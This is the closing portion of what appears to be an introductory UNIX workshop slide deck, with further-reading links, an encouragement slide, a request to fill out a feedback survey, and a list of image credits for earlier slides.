
Linux Command:

<http://www.linuxcommand.org/>

Computer Hope:

<http://www.computerhope.com/unix/top.htm>

# Don't Get Discouraged



<https://xkcd.com/1168/>

This stuff can be complicated, even for people who've been doing it for years.

Ask for help if you need it!

# Closing

- Questions?
- Please fill out survey!
  - <https://goo.gl/forms/0atRg9YsBC98jMSP2>
  - These surveys help us improve workshops for future attendees!

# Image Credits

- What is UNIX?
  - Mac OS X: <https://www.macxdvd.com/mac-dvd-video-converter-how-to/article-image/mac-os-x.png>
  - iOS logo: <https://www.degree53.com/~media/images/services/ios.ashx?h=500&la=en&w=500>
  - Orbis OS: <http://media.psu.com/media/articles/image/orbis2.png>
  - Chrome logo: [https://upload.wikimedia.org/wikipedia/en/thumb/d/d0/Chrome\\_Logo.svg/1024px-Chrome\\_Logo.svg.png](https://upload.wikimedia.org/wikipedia/en/thumb/d/d0/Chrome_Logo.svg/1024px-Chrome_Logo.svg.png)
  - Android logo: <http://static.giantbomb.com/uploads/original/15/157771/2312719-a6.jpg>
  - Linux logos: <http://1.bp.blogspot.com/-kkEEYNqfWmg/VppqCU65AGI/AAAAAAAAACp8/bY-udsWhJek/s1600/1448026963685.png>
- UNIX Philosophy: <http://www.azquotes.com/picture-quotes/quote-this-is-the-unix-philosophy-write-programs-that-do-one-thing-and-do-it-well-write-programs-douglas-mcilroy-81-95-07.jpg>
- Why Learn UNIX?: [ccbgm.illinois.edu](http://ccbgm.illinois.edu)
- Lesson 0.5: Secure Shell (SSH):
  - Laptop: [https://img.clipartfest.com/04bed964c916ac933048f4aa6d9336f9\\_laptop-computer-clipart-free-clip-art-computer\\_6654-5300.png](https://img.clipartfest.com/04bed964c916ac933048f4aa6d9336f9_laptop-computer-clipart-free-clip-art-computer_6654-5300.png)
  - Server: [https://img.clipartfest.com/473f0cf2f99c530d23c66dcb7e26acc1\\_server-clipart-server-computer-clipart\\_1791-2400.png](https://img.clipartfest.com/473f0cf2f99c530d23c66dcb7e26acc1_server-clipart-server-computer-clipart_1791-2400.png)
- Things You Should Never, EVER, Do on a UNIX System:
  - Foot: [https://islascruz.org/blog/wp-content/uploads/2015/07/IMG\\_0455.jpg](https://islascruz.org/blog/wp-content/uploads/2015/07/IMG_0455.jpg)